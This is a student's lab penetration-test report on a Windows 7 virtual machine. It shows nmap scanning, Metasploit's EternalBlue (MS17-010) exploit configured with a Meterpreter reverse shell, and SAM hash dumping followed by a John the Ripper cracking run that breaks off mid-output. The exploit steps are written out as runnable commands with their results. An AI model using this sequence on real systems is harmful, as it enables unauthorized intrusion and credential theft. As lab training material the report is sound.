

Project 1: Technical and Non-Technical VAPT Report (Windows 7)

Student Name : Rahul Malatesh Sannapujar

Date: 08-06-2025

Table of Content

Section	Page No.
1. Overview	2
2. Testing Methodology	2
3. Step-by-Step Penetration Test	3
3.1 Environment Setup	4
3.2 Network Scanning & Enumeration	5
3.3 Vulnerability Scanning	8
3.4 Exploitation of MS17-010	9
3.5 Post Exploitation Activities	13
4. Vulnerability Summary	16
5. Risk Rating	16
6. Mitigation Guidance	16
7. Attack Timeline & Effort	17
8. Future Hardening Recommendations	17
9. Conclusion	

1. Overview

The penetration test aimed to evaluate the security posture of a Windows 7 virtual machine within the network. The primary objectives were to discover active devices, analyze network services, and identify security threats that could be exploited by attackers. Using a systematic approach, the assessment ensured minimal disruption to business operations while providing a comprehensive evaluation of vulnerabilities. Key findings revealed weaknesses such as outdated software, misconfigured services, and weak authentication mechanisms, all of which could pose security risks. Based on the results, recommendations were made to strengthen system defenses and enhance overall security measures, reducing potential threats and improving cybersecurity resilience.

2. Testing Methodology

The penetration test used a methodical methodology that comprised:

1. **Reconnaissance:** Locating active network devices and compiling pertinent network data.

2. **Scanning & Enumeration:** locating possible attack surfaces, executing services, and mapping open ports.

3. **Vulnerability Assessment:** Analyzing security flaws, obsolete parts, and system configurations.

4. **Exploitation (Controlled Environment):** Verifying security risks by simulating attack scenarios.

3. Step-by-Step Penetration Test


Step 1:

Start both machines kali & windows 7

Windows 7



KALI



3.1 Environment Setup

Step 2: Check kali's IP and interface

Command: ifconfig

```
(kalirms@Kalirms)-[~]
$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; ifconfig

Thursday 05 June 2025 11:47:08 PM IST
Student Name : Rahul Malatesh Sannapujar

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.196.128 netmask 255.255.255.0 broadcast 192.168.196.255
    inet6 fe80::20c:29ff:fe46:5390 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:46:53:90 txqueuelen 1000 (Ethernet)
    RX packets 188 bytes 12608 (12.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 47 bytes 5064 (4.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Step 3:

Run the command

mkdir <dire_name> for make directory

```
(kalirms@Kalirms)-[~]
$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; mkdir Win-7

Friday 30 May 2025 11:02:23 PM IST
Student Name : Rahul Malatesh Sannapujar
```

step 4

sudo arp-scan -l

3.2 Network Scanning & Enumeration

```
(kalirms@Kalirms)-[~]
$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; sudo arp-scan -l

Friday 30 May 2025 11:02:39 PM IST
Student Name : Rahul Malatesh Sannapujar

Interface: eth0, type: EN10MB, MAC: 00:0c:29:46:53:90, IPv4: 192.168.196.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.196.1 00:50:56:c0:00:08 VMware, Inc.
192.168.196.2 00:50:56:e0:84:a5 VMware, Inc.
192.168.196.134 00:0c:29:a2:d4:2e VMware, Inc.
192.168.196.254 00:50:56:f3:4d:5b VMware, Inc.
```

Step 5 :

Nmap -Pn -vv -O -oN Win-7/os-win7.txt 192.168.196.134

```
(kalirns@Kalirns)-[~]
$ date 66 echo "Student Name : Rahul Malatesh Sannapujar" 66 echo " " ; nmap -Pn -vv -O -oN Win-7/os-win7.txt 192.168.196.134
Friday 30 May 2025 11:03:30 PM IST
Student Name : Rahul Malatesh Sannapujar

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 23:03 IST
Initiating ARP Ping Scan at 23:03
Scanning 192.168.196.134 [1 port]
Completed ARP Ping Scan at 23:03, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:03
Completed Parallel DNS resolution of 1 host. at 23:03, 0.03s elapsed
Initiating SYN Stealth Scan at 23:03
Scanning 192.168.196.134 [1000 ports]
Discovered open port 139/tcp on 192.168.196.134
Discovered open port 445/tcp on 192.168.196.134
Discovered open port 135/tcp on 192.168.196.134
Discovered open port 49153/tcp on 192.168.196.134
Discovered open port 49156/tcp on 192.168.196.134
Discovered open port 49155/tcp on 192.168.196.134
Discovered open port 49152/tcp on 192.168.196.134
Discovered open port 49154/tcp on 192.168.196.134
Completed SYN Stealth Scan at 23:03, 1.34s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.196.134
Nmap scan report for 192.168.196.134
Host is up, received arp-response (0.0010s latency).
Scanned at 2025-05-30 23:03:31 IST for 2s
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
135/tcp    open  msrpc        syn-ack ttl 128
139/tcp    open  netbios-ssn  syn-ack ttl 128
445/tcp    open  microsoft-ds syn-ack ttl 128
49152/tcp  open  unknown      syn-ack ttl 128
49153/tcp  open  unknown      syn-ack ttl 128
49154/tcp  open  unknown      syn-ack ttl 128
49155/tcp  open  unknown      syn-ack ttl 128
49156/tcp  open  unknown      syn-ack ttl 128
MAC Address: 00:0C:29:A2:D4:2E (VMware)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
TCP/IP target info:
OS:SCAN(V=7.95E=4%D=5/30%OT=135%CT=1%CU=37294%PV=Y%DS=1%DC=D%G=Y%M=000C29%
OS:TM=6839EBED%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=107%TI=I%CI=I%II=
OS:I%SS=S%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW8
OS:ST11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2
OS:0000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=
OS:80%S=0%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T3
OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=Z%A=O%
OS:F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y
OS:%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%R
OS:D=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)I
OS:E(R=Y%DFI=N%T=80%CD=Z)

Uptime guess: 0.071 days (since Fri May 30 21:20:39 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.65 seconds
Raw packets sent: 1096 (48.922KB) | Rcvd: 1017 (41.390KB)
```

Step 6 : port Scan

nmap -Pn -vv -p- -oN win-7/port-win7.txt 192.168.196.134

```

(kalirms@kalirms)-[~]
$ date 66 echo "Student Name : Rahul Malatesh Sannapujar" 66 echo " " ; nmap -Pn -vv -p- -oN Win-7/port-win7.txt 192.168.196.134
Friday 30 May 2025 11:07:53 PM IST
Student Name : Rahul Malatesh Sannapujar

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 23:07 IST
Initiating ARP Ping Scan at 23:07
Scanning 192.168.196.134 [1 port]
Completed ARP Ping Scan at 23:07, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:07
Completed Parallel DNS resolution of 1 host. at 23:07, 0.00s elapsed
Initiating SYN Stealth Scan at 23:07
Scanning 192.168.196.134 [65535 ports]
Discovered open port 139/tcp on 192.168.196.134
Discovered open port 445/tcp on 192.168.196.134
Discovered open port 135/tcp on 192.168.196.134
Discovered open port 49152/tcp on 192.168.196.134
Discovered open port 49153/tcp on 192.168.196.134
Discovered open port 49156/tcp on 192.168.196.134
Discovered open port 49155/tcp on 192.168.196.134
Discovered open port 49154/tcp on 192.168.196.134
Completed SYN Stealth Scan at 23:08, 21.02s elapsed (65535 total ports)
Nmap scan report for 192.168.196.134
Host is up, received arp-response (0.0014s latency).
Scanned at 2025-05-30 23:07:53 IST for 21s
Not shown: 65527 closed tcp ports (reset)

```

PORT	STATE	SERVICE	REASON
135/tcp	open	msrpc	syn-ack ttl 128
139/tcp	open	netbios-ssn	syn-ack ttl 128
445/tcp	open	microsoft-ds	syn-ack ttl 128
49152/tcp	open	unknown	syn-ack ttl 128
49153/tcp	open	unknown	syn-ack ttl 128
49154/tcp	open	unknown	syn-ack ttl 128
49155/tcp	open	unknown	syn-ack ttl 128
49156/tcp	open	unknown	syn-ack ttl 128

```

Nmap done: 1 IP address (1 host up) scanned in 21.25 seconds
Raw packets sent: 67687 (2.978MB) | Rcvd: 65542 (2.622MB)

```

Step 7 : Scan all open port

Nmap -Pn -vv -p135,139,445,49152,49153,49154,49155,49156 -sV -oN service-win-7.txt 192.168.196.134

```
(kalims@Kalims)-[~/Win-7]
$ date 00 echo "Student Name : Rahul Malatesh Sannapujar" 00 echo " " ; nmap -Pn -vv -p135,139,445,49152,49153,49154,49155,49156 -sV -oN service-win-7.txt 192.168.196.134
Friday 30 May 2025 11:21:17 PM IST
Student Name : Rahul Malatesh Sannapujar

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 23:21 IST
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 23:21
Scanning 192.168.196.134 [1 port]
Completed ARP Ping Scan at 23:21, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:21
Completed Parallel DNS resolution of 1 host. at 23:21, 0.03s elapsed
Initiating SYN Stealth Scan at 23:21
Scanning 192.168.196.134 [8 ports]
Discovered open port 139/tcp on 192.168.196.134
Discovered open port 445/tcp on 192.168.196.134
Discovered open port 135/tcp on 192.168.196.134
Discovered open port 49152/tcp on 192.168.196.134
Discovered open port 49156/tcp on 192.168.196.134
Discovered open port 49153/tcp on 192.168.196.134
Discovered open port 49154/tcp on 192.168.196.134
Discovered open port 49155/tcp on 192.168.196.134
Completed SYN Stealth Scan at 23:21, 0.03s elapsed (8 total ports)
Initiating Service scan at 23:21
Scanning 8 services on 192.168.196.134
Service scan Timing: About 50.00% done; ETC: 23:23 (0:00:54 remaining)
Completed Service scan at 23:22, 58.65s elapsed (8 services on 1 host)
NSE: Script scanning 192.168.196.134.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 23:22
Completed NSE at 23:22, 0.02s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 23:22
Completed NSE at 23:22, 0.01s elapsed
Nmap scan report for 192.168.196.134
Host is up, received arp-response (0.00060s latency).
Scanned at 2025-05-30 23:21:17 IST for 59s

PORT      STATE SERVICE      REASON      VERSION
135/tcp    open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49153/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49154/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49155/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49156/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:0C:29:A2:D4:2E (VMware)

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.15 seconds
Raw packets sent: 9 (380B) | Rcvd: 9 (380B)
```


3.3 Vulnerability Scanning

Step 8: scan for particular port

Nmap -Pn -vv -p135,139,445 -sV --script vuln -oN vuln-win7.txt 192.168.196.134

```
(kalirms@kalirms)-[~/Win-7]
$ date 06 echo "Student Name : Rahul Malatesh Sannapujar" 06 echo " " ; nmap -Pn -vv -p135,139,445 -sV --script vuln -oN vuln-win7.txt 192.168.196.134
Friday 30 May 2025 11:25:33 PM IST
Student Name : Rahul Malatesh Sannapujar

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 23:25 IST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 23:25
Completed NSE at 23:25, 10.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 23:25
Completed NSE at 23:25, 0.00s elapsed
Initiating ARP Ping Scan at 23:25
Scanning 192.168.196.134 [1 port]
Completed ARP Ping Scan at 23:25, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:25
Completed Parallel DNS resolution of 1 host. at 23:25, 0.01s elapsed
Initiating SYN Stealth Scan at 23:25
Scanning 192.168.196.134 [3 ports]
Discovered open port 135/tcp on 192.168.196.134
Discovered open port 445/tcp on 192.168.196.134
Discovered open port 139/tcp on 192.168.196.134
Completed SYN Stealth Scan at 23:25, 0.02s elapsed (3 total ports)
Initiating Service scan at 23:25
Scanning 3 services on 192.168.196.134
Completed Service scan at 23:25, 6.07s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.196.134.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 23:25
Completed NSE at 23:25, 5.04s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 23:25
Completed NSE at 23:25, 0.02s elapsed
Nmap scan report for 192.168.196.134
Host is up, received arp-response (0.00080s latency).
Scanned at 2025-05-30 23:25:44 IST for 11s

PORT      STATE SERVICE      REASON      VERSION
135/tcp    open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:A2:D4:2E (VMware)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```



```
Host script results:
smb-vuln-ms17-010:
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs: CVE:CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1
servers (ms17-010).

Disclosure date: 2017-03-14
References:
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
_smb-vuln-ms10-054: false
_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 23:25
Completed NSE at 23:25, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 23:25
Completed NSE at 23:25, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.64 seconds
Raw packets sent: 4 (160B) | Rcvd: 4 (160B)

(kalirms@kalirms)-[~/Win-7]
$
```

3.4 Exploitation of MS17-010

Step 9: exploit smb-vuln-ms17-010

Using metasploit

Proof of Concept (PoC) – Exploiting MS17-010 (EternalBlue)

Vulnerability:

The SMBv1 protocol on Windows 7 is vulnerable to the MS17-010 security flaw (commonly known as EternalBlue). This allows remote code execution via specially crafted packets.

Objective:

To demonstrate potential exploitation of an unpatched Windows 7 machine using a known vulnerability, validating the security risk in a controlled environment.

Requirements:

- Attacker Machine: Kali Linux
- Target Machine: Windows 7 (Unpatched)
- Tool: Metasploit Framework

Steps:

1. Start Metasploit Framework

Msfconsole

```
(kalirms@Kalirms)-[~/win-7]
$ date 06 echo "Student Name : Rahul Malatesh Sannapujar" 06 echo " " ; msfconsole
Friday 30 May 2025 11:31:14 PM IST
Student Name : Rahul Malatesh Sannapujar

Metasploit tip: View missing module options with show missing

References
- Source Code
- History

Module Options
To display the available options, load the module and use the 'show options' or 'show advanced' commands.

To boldly go where no shell has gone before

+ -- ==[ metasploit v6.4.56-dev ]
+ -- ==[ 2505 exploits - 1291 auxiliary - 431 post ]
+ -- ==[ 1610 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

1. Search for the EternalBlue Exploit

```
msf6 > search ms17-010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \ target: Automatic Target               .               .      .      .
2  \ target: Windows 7                       .               .      .      .
3  \ target: Windows Embedded Standard 7    .               .      .      .
4  \ target: Windows Server 2008 R2         .               .      .      .
5  \ target: Windows 8                       .               .      .      .
6  \ target: Windows 8.1                     .               .      .      .
7  \ target: Windows Server 2012             .               .      .      .
8  \ target: Windows 10 Pro                   .               .      .      .
9  \ target: Windows 10 Enterprise Evaluation .               .      .      .
10 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11 \ target: Automatic                       .               .      .      .
12 \ target: PowerShell                       .               .      .      .
13 \ target: Native upload                     .               .      .      .
14 \ target: MOF upload                       .               .      .      .
15 \ AKA: ETERNALSYNERGY                      .               .      .      .
16 \ AKA: ETERNALROMANCE                      .               .      .      .
17 \ AKA: ETERNALCHAMPION                     .               .      .      .
18 \ AKA: ETERNALBLUE                         .               .      .      .
19 auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 \ AKA: ETERNALSYNERGY                      .               .      .      .
21 \ AKA: ETERNALROMANCE                      .               .      .      .
22 \ AKA: ETERNALCHAMPION                     .               .      .      .
23 \ AKA: ETERNALBLUE                         .               .      .      .
24 auxiliary/scanner/smb/smb_ms17_010       .               normal No     MS17-010 SMB RCE Detection
25 \ AKA: DOUBLEPULSAR                       .               .      .      .
26 \ AKA: ETERNALBLUE                         .               .      .      .
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution
28 \ target: Execute payload (x64)           .               .      .      .
29 \ target: Neutralize implant              .               .      .      .

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

2. Use the Exploit Module Use the payload use

exploit/windows/smb/ms17_010_eternalblue

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:

=====
Id  Name
--  --
0   Automatic Target
1   Windows 7
2   Windows Embedded Standard 7
3   Windows Server 2008 R2
4   Windows 8
5   Windows 8.1
6   Windows Server 2012
7   Windows 10 Pro
8   Windows 10 Enterprise Evaluation

msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 1
target => 1
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

3. Configure Exploit Parameters

set RHOST 192.168.196.134 # TARGET IP set RPORT 445 #TARGET PORT set LHOST 192.168.196.128 # SERVER(Kali) IP set LPORT 4444

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):


| Name          | Current Setting | Required | Description                                                                                                                                           |
|---------------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                                |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                 |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                    |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                            |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.     |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.               |


Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.196.128 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.196.134
RHOSTS => 192.168.196.134
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.196.128
LHOST => 192.168.196.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
```

4. Execute the Exploit

exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.196.128:4444
[*] 192.168.196.134:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.196.134:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.196.134:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.196.134:445 - The target is vulnerable.
[*] 192.168.196.134:445 - Connecting to target for exploitation.
[*] 192.168.196.134:445 - Connection established for exploitation.
[*] 192.168.196.134:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.196.134:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.196.134:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.196.134:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.196.134:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 192.168.196.134:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.196.134:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.196.134:445 - Sending all but last fragment of exploit packet
[*]
[*] Meterpreter session 1 opened (192.168.196.128:4444 -> 192.168.196.134:49160) at 2025-05-30 23:42:10 +0530
[-] 192.168.196.134:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > help

Core Commands


| Command                  | Description                                          |
|--------------------------|------------------------------------------------------|
| ?                        | Help menu                                            |
| background               | Backgrounds the current session                      |
| bg                       | Alias for background                                 |
| bgkill                   | Kills a background meterpreter script                |
| bglist                   | Lists running background scripts                     |
| bgrun                    | Executes a meterpreter script as a background thread |
| channel                  | Displays information or control active channels      |
| close                    | Closes a channel                                     |
| detach                   | Detach the meterpreter session (for http/https)      |
| disable_unicode_encoding | Disables encoding of unicode strings                 |
| enable_unicode_encoding  | Enables encoding of unicode strings                  |
| exit                     | Terminate the meterpreter session                    |
| get_timeouts             | Get the current session timeout values               |
| guid                     | Get the session GUID                                 |


```

Victim System has gained Access


```
Stdapi: Audio Output Commands
-----
Command      Description
-----
play          play a waveform audio file (.wav) on the target system

Priv: Elevate Commands
-----
Command      Description
-----
getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
-----
Command      Description
-----
hashdump      Dumps the contents of the SAM database

Priv: Timestamp Commands
-----
Command      Description
-----
timestamp     Manipulate file MACE attributes

For more info on a specific command, use <command> -h or help <command>.

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

3.5 Post Exploitation Activities

get hash of Password

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

Display the password Hash

```
(kalirms@Kalirms)-[~]
$ cd Win-7

(kalirms@Kalirms)-[~/Win-7]
$ nano win-7_hash

(kalirms@Kalirms)-[~/Win-7]
$ ls
os-win7.txt  port-win7.txt  service-win7.txt  vuln-win7.txt  win-7_hash

(kalirms@Kalirms)-[~/Win-7]
$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; cat win-7_hash
Friday 30 May 2025 11:45:51 PM IST
Student Name : Rahul Malatesh Sannapujar

Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

```

(kalirns@kalirns)-[~/Win-7]
$ date && echo "Student Name : Rahul Malatesh Sannapujar" 66 echo " " ; john --wordlist /usr/share/wordlists/rockyou.txt win-7_hash
Friday 30 May 2025 11:57:38 PM IST
Student Name : Rahul Malatesh Sannapujar

Warning: only loading hashes of type "tripcode", but also saw type "decrypt"
Use the "--format-decrypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "pix-md5"
Use the "--format-pix-md5" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "mysql"
Use the "--format-mysql" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "oracle"
Use the "--format-oracle" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA1"
Use the "--format-Raw-SHA1" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "LM"
Use the "--format-LM" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA1-AxCrypt"
Use the "--format-Raw-SHA1-AxCrypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "bfegg"
Use the "--format-bfegg" option to force loading hashes of that type instead
